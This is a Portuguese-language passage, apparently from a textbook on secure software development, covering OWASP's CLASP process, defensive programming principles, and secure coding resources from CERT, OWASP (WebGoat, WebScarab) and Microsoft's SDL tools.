

Figura 12: Visões CLASP. Fonte: Adaptado de OWASP (2006).

5.2.2.2 Recursos CLASP

O processo CLASP suporta planejamento, implementação e desempenho para atividades de desenvolvimento de *software* relacionado com segurança. Os recursos do CLASP fornecem acesso para os artefatos que são especialmente úteis se seu projeto está usando ferramentas para o processo CLASP.

Os recursos CLASP são compostos por uma lista de onze artefatos. A Tabela 1 apresenta a lista de artefatos e com quais Visões esses recursos podem ser aplicados no Processo CLASP. Esses recursos estão documentados na especificação CLASP em OWASP, 2006.

Artefatos e Visões
Princípios Básicos em Segurança de aplicações (todas as Visões)
Exemplo de Princípios Básicos: Validação de Entrada (todas as Visões)
Exemplo de princípios Básicos Violação: Modelo penetração-e-*patch* (todas as Visões)
Serviços Essenciais de Segurança (todas as Visões; especialmente III)
Planilhas em Guia com Codificação de Exemplo (Visões II, III e IV)
Planilhas de Avaliação de Sistema (Visões III e IV)
Mapa de Caminhos Exemplo: Projetos Legados (Visão III)
Mapa de Caminho Exemplo: Começo de Novo Projeto (Visão III)
Criação do Plano de Engenharia de Processo (Visão III)
Formação da Equipe de Engenharia de Processo (Visão III)
Glossário de Equipe de Segurança (todas as Visões)

Tabela 1. Lista de Artefatos no CLASP

5.2.2.3 Caso de uso de Vulnerabilidades

Os Casos de Uso de Vulnerabilidade descrevem condições nas quais os serviços de segurança podem se tornar vulneráveis em aplicações de *software*. Os Casos de Uso fornecem aos usuários CLASP exemplos específicos, com fácil entendimento, e relacionamento de causa e efeito sobre a codificação do programa e seu *design*, além de possíveis resultados de exploração de vulnerabilidades em serviços de segurança básicos como autorização, autenticação, confidencialidade, disponibilidade, responsabilização e não-repúdio.

Cada Use Case é composto pelo diagrama de arquitetura de componentes onde há descrição de cada componente, assim como outro diagrama contendo o fluxo do processo relacionado com a segurança do *software*. A Figura 13 apresenta um ambiente computacional, composto de servidor de aplicação, banco de dados e quando utilizando cliente HTTP com o servidor *web*, para o qual é desenvolvido o caso de uso na Figura 14. Essa figura apresenta os passos relevantes para compreensão do *Use Case,* descritos a seguir:

1. Inicialmente o cliente solicita autenticação para a filial. Office Branch;
2. O cliente é autenticado por certificação digital via HTTPs;
3. O cliente solicita uma aplicação específica utilizando HTTPS;
4. O cliente é autorizado a executar o aplicativo;
5. A página *web* solicita a execução de um objeto COM que está localizado em um servidor de aplicação local;
6. Acesso ao objeto COM é autorizado;
7. O objeto COM garante apenas os dados relevantes acessíveis/atualizados para o cliente autorizado;
8. A aplicação responde com os dados acessíveis e atualizados pela aplicação;
9. O objeto COM solicita acesso e atualização para os dados localizados no SGBD local para desenvolver funções de negócio específicas;
10. Acesso aos dados é autorizado fornecido às tabelas dos SGBDs locais são permitidos para acesso *web*.



Figura 13: Arquitetura de Componente. Fonte: (OWASP, 2006).



Figura 14: Diagrama de Use Case do CLASP. Fonte: (OWASP, 2006).

5.3 Codificação Segura e Programação Defensiva

Um programador profissional não é um curioso ou um praticante que aprendeu a programar por conta própria e desenvolveu sua habilidade em poucos meses. São precisos muitos anos de prática combinadas com estudo, para que sejam desenvolvidas e aplicadas técnicas básicas e avançadas de programação em média e larga escala, capazes de produzir *software*

sólido[21], robusto e funcional. A maioria das técnicas gerais de boa programação (escrita de código) é descrita em livros como o de McConnel[22] e o de Hunt e Thomas[23]. De outra forma, abordagens matemáticas à construção de *software* também são essenciais ao bom programador, como descrita no livro de Abelson e Sussman[24] e livros de estruturas de dados[25].

Além da necessária formação em fundamentos de programação e engenharia de *software*, a velocidade com que evoluem os sistemas de computação e as interfaces com o usuário demanda a contínua produção de novas plataformas computacionais, linguagens e bibliotecas de programação. Essas inovações tecnológicas são introduzidas a grande velocidade e junto com elas é introduzidas a maior parte das vulnerabilidades. Usar tais tecnologias demanda que o programador mantenha-se constantemente atualizado nas técnicas específicas da plataforma[26] e da linguagem de programação[27] na qual desenvolve seu *software*. Esse é o seu nicho de trabalho e para tal é preciso ter acesso constante à documentação sobre a plataforma e linguagens de uso, como disponíveis nos sítios da Microsoft, da Oracle e da IBM.

Não obstante, demande-se do programador boa formação conceitual, postura de engenheiro de *software*, além de conhecimento constantemente atualizado da plataforma e linguagem de programação que usa, isso não é suficiente para a produção de código seguro na atualidade. O crime organizado cada vez mais reconhece o potencial de lucratividade no ataque a sistemas informatizados e está constantemente explorando suas vulnerabilidades, seja em empresas públicas e privadas. Tal situação exige a adoção de uma série de técnicas ainda pouco conhecidas e pouco empregadas, inclusive em universidades de todo o mundo, agregadas sob as denominações de codificação segura ou programação defensiva. A principal técnica da programação defensiva, da mesma forma que na direção defensiva, consiste em sempre desconfiar dos outros agentes com os quais se interage. No caso da programação o código que o programador seguro desenvolve jamais deve assumir que um determinado usuário vai enviar para o programa os dados no formato esperado, nem assumir que uma rotina que foi chamada pelo seu código vai produzir os resultados exatamente da forma como esperado. Faz-se necessário que o código verifique a consistência e completude de praticamente todos os dados manipulados. Tal abordagem cria uma estrutura de programação compartimentalizada, produzindo o mesmo efeito de uma defesa em profundidade.

Em suma, um programador de aplicações que serão usadas em ambiente de alta exposição necessita ter boa formação conceitual, manter-se atualizado na plataforma e linguagem de programação empregadas e adotar práticas de codificação segura e programação defensiva. Por fim, também necessita atuar em uma organização que empregue um processo de desenvolvimento de *software* seguro, para que os recursos necessários ao emprego dessas técnicas sejam alocados ao projeto desde suas primeiras etapas.

Há hoje na Internet uma variada lista de sítios que ofertam muitas informações sobre codificação segura, dentre as quais se destacam o CERT, a OWASP e a Microsoft.

---

21 Veja uma apresentação do livro Solid Software, de Pfleeger, Hatton e Howell, em http://www.pearsonhighered.com/educator/product/Solid-Software/9780130912985.page.

22 Veja uma apresentação do livro Code Complete, de David de McConnel em http://cc2e.com/

23 Veja uma apresentação do livro The Pragmatic Programmer, de Hunt e Thomas, em http://en.wikipedia.org/wiki/The_Pragmatic_Programmer

24 Disponível *online* em http://mitpress.mit.edu/sicp/full-text/book/book.html.

25 Veja uma breve conceituação em http://pt.wikipedia.org/wiki/Estrutura_de_dados.

26 São exemplos de plataformas computacionais usadas na atualidade para desenvolver aplicativos, seja no sistema operacional Linux, Windows e MacOS: Java JEE, Microsoft .NET e Oracle. Muitas são as plataformas de programação em computadores móveis, como Symbiam, JavaFX, Android, Windows Móbile. Também se faz necessário compreender que existem diversos modelos de navegadores *web*, como Firefox, Internet Explorer, Chrome, Opera, e para cada um apresentam-se diferentes formas de desenvolver *software*.

27 Além do inevitável conhecimento da linguagem SQL para programação dos bancos de dados, são exemplos de linguagens de programação usadas na atualidade, para o desenvolvimento de aplicações na *web*: Java+JSP+JSF, JavaScript+Ajax, PhP, C#, VB.NET, Python, Ruby, Perl etc. São linguagens de formatação comumente necessárias ao desenvolvimento de aplicações *web*: HTML, CSS (folhas de estilo), além de vários dialetos da XML.

5.3.1 Codificação segura no CERT

O CERT *Secure Coding Initiative*[28] é uma iniciativa a universidade de Carnegie Mellon financiada pelo governo dos EUA, que define, dentre outros aspectos:

- padrões de codificação segura para as linguagens C, C++ e Java;
- padrões internacionais para codificação segura;
- laboratório para avaliação de conformidade em codificação segura;
- ferramentas de *software* que realizam análise estática de código; e
- processo de desenvolvimento de *software* seguro TSP-C.

5.3.2 Codificação segura no OWASP

O OWASP oferece, além do arcabouço de processo CLASP já apresentado, uma série de informações e ferramentas em temas como:

- Princípios de codificação segura;
- Bibliotecas de programação segura, envolvendo aspectos como validação de HTML e CSS em várias linguagens de programação;
- Guia de revisão de código para identificar vulnerabilidades de estouro de *buffers*, injeção de código (SQL, XPATH e LDAP), validação de dados, *cross-site scripting*, *cross-site request forgery*, *logging issues*, integridade de sessões e condições de corrida (*race conditions*);
- Melhores práticas de codificação segura e guias em linguagens e plataformas .NET, Ruby on Rails, Java, ASP, PHP, C, C++, MySQL, Flash, Ajax e Web Services;
- Exemplos de como relatar vulnerabilidades encontradas;
- Guia de teste de software para segurança;
- Ferramenta WebGoat[29], que é uma aplicação *Web* gratuita e de código aberto, escrita em Java e deliberadamente construída com várias vulnerabilidades. A interface de WebGoat é mostrada na Figura 15, e a ferramenta pode ser baixada e instalada na Intranet de uma organização e usada para ensino e aprendizagem de técnicas de ataque e defesa, por meio da exploração e reparo de vulnerabilidades como:
  - *Cross-site Scripting* (XSS);
  - Vulnerabilidades no controle de acesso;
  - Vulnerabilidades na segurança de *threads*;
  - Manipulação de campos de formulário escondidos;
  - Manipulação de parâmetros HTTP;
  - Manipulação de *cookies* de sessão fracos;
  - SQL injection;
  - Autenticação com falhas; e
  - Comentários HTML.

28 Ver o sítio do CERT em http://www.cert.org/secure-coding/.

29 Ver página http://www.owasp.org/index.php/Category:OWASP_WebGoat_Project



Figura 15: Página do WebGoat contendo orientações sobre como *hackear* a própria aplicação.

- Ferramenta WebScarab[30], cuja interface é apresentada na Figura 16, e que consiste basicamente em um Proxy, que se coloca como intermediário entre um servidor *web* e um navegador *web*. Ao se interpor entre ambos, captura e manipula pedidos e respostas no protocolo http, permitindo a análise do comportamento de aplicações *web* e a preparação de ataques a uma aplicação.

30 Ver mais detalhes sobre o WebScarab em http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project



Figura 16: Interface do *proxy* WebScarab, mostrando detalhes de pedidos e respostas HTTP, além da estrutura do sítio analisado.

Uma boa parte dos materiais desenvolvidos pela OWASP é feito para apoiar a execução de treinamentos.

5.3.3 Codificação segura na Microsoft

No âmbito do SDL a Microsoft oferece várias ferramentas gratuitas para apoio à codificação segura em sua plataforma, bem como outras que suportam fases anteriores e posteriores do ciclo de desenvolvimento. Algumas dessas ferramentas são:

- Threat Modeling Tool[31], ferramenta usada no desenho de arquiteturas seguras, independente de plataforma, e com interface amena ao uso por leigos;
- Code Analysis for C/C++, usada para análise estática de código nas linguagens C e C++;
- Microsoft Code Analysis Tool .NET, para analisar aplicações *web* do framework .NET e detectar possíveis vulnerabilidades a ataques de injeção e XSS, entre outros;
- Biblioteca anti-XSS, para evitar ataques de Cross-Site Scripting.

5.4 A segurança de aplicações na gestão da segurança da informação

